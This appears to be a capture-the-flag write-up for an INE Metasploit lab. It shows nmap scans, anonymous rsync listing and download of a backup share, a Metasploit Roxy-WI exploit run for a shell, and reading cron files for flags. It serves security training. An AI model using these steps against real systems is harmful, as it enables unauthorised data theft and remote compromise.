> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/boxes-machines/ine/host-and-network-penetration-testing-the-metasploit-framework-ctf-2.md).
# Host & Network Penetration Testing: The Metasploit Framework CTF 2
Linux-based systems are frequently targeted in penetration tests due to their prevalence in server environments. This lab focuses on using the Metasploit Framework (MSF) to exploit misconfigured services and vulnerable applications on Linux systems. Participants will leverage MSF to enumerate services, explore file systems, and exploit web applications to achieve shell access.
In this lab environment, you will have GUI access to a Kali Linux machine. Two machines are accessible at **target1.ine.local** and **target2.ine.local**.
**Objective:** Using various exploration techniques, complete the following tasks to capture the associated flags:
* **Flag 1:** Enumerate the open port using Metasploit, and inspect the RSYNC banner closely; it might reveal something interesting.
* **Flag 2:** The files on the RSYNC server hold valuable information. Explore the contents to find the flag.
* **Flag 3:** Try exploiting the webapp to gain a shell using Metasploit on target2.ine.local.
* **Flag 4:** Automated tasks can sometimes leave clues. Investigate scheduled jobs or running processes to uncover the hidden flag.
### Scanning
```
┌──(root㉿INE)-[~]
└─# nmap -sC -sV target1.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-14 20:37 IST
Nmap scan report for target1.ine.local (192.211.16.3)
Host is up (0.000028s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
873/tcp open rsync (protocol version 31)
MAC Address: 02:42:C0:D3:10:03 (Unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```
Only one port is open, which is RSYNC. Let’s try to connect to RSYNC using the following command in the terminal. This command will attempt to list the available RSYNC modules on the server `target1.ine.local`. It will display all the directories or shares that are accessible via RSYNC.
In the previous command, `rsync rsync://target1.ine.local`, we discovered that there is a module named `backupwscohen`.
Let’s check the contents of that module by running the following command:
```
rsync rsync://target1.ine.local/backupwscohen/
```
We can download these files to our local system using the following command
```
rsync -av rsync://target1.ine.local/backupwscohen/ .
```
This command downloads all files from the `backupwscohen` module on the remote server `target1.ine.local` to the current local directory (`.`), using **archive mode** (`-a`) to preserve file properties and **verbose mode** (`-v`) for detailed output.
Now that the files have been transferred, we can locate the flag by reading the files using the cat command.
```
cat pii_data.xlsx
```
### **Q.3 Try exploiting the webapp to gain a shell using Metasploit on target2.ine.local.**
```
┌──(root㉿INE)-[~]
└─# nmap -sV -sC -p- target2.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-14 20:51 IST
Nmap scan report for target2.ine.local (192.211.16.4)
Host is up (0.000027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Roxy-WI
|_http-server-header: Apache/2.4.52 (Ubuntu)
443/tcp open ssl/http Apache httpd 2.4.52
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=*.roxy-wi.org/organizationName=Roxy-WI/stateOrProvinceName=Almaty/countryName=US
| Not valid before: 2022-07-29T05:20:44
|_Not valid after: 2050-12-14T05:20:44
|_http-title: Roxy-WI
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:C0:D3:10:04 (Unknown)
Service Info: Host: roxy-wi.example.com
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

As we can see in the Nmap result under the HTTP title, `Roxy-WI` is running on the web server. Let's check if there is an exploit available for it in Metasploit. We can search for it using the following command:
```
search Roxy-WI
```
Here, we have found an exploit. Let’s select this module by typing `use 0`, and then type `options` to see the required parameters we need to exploit this.

We only need to set `LHOST` and `RHOSTS`.
* `LHOST` is your local IP, which you can obtain by running `ifconfig`.
* `RHOSTS` is our target system.
After setting these, type `exploit` to run the exploit.
Use the following command to obtain **flag 3**.
```
cat /flag.txt
```
### **Q 4:** Automated tasks can sometimes leave clues. Investigate scheduled jobs or running processes to uncover the hidden flag
“Investigate scheduled jobs” means we need to check the cron jobs. Let’s check those entries and see what we can find.
```
ls -l /etc/cron.d
```
When you use the above command, you can see there are 2 files,
Press enter or click to view image in full size
You can check those files, you can obtain the flag 4 using the given command below.
```
cat /etc/cron.d/www-data-cron
```
Press enter or click to view image in full size
Finally we could find all 4 flags in this lab.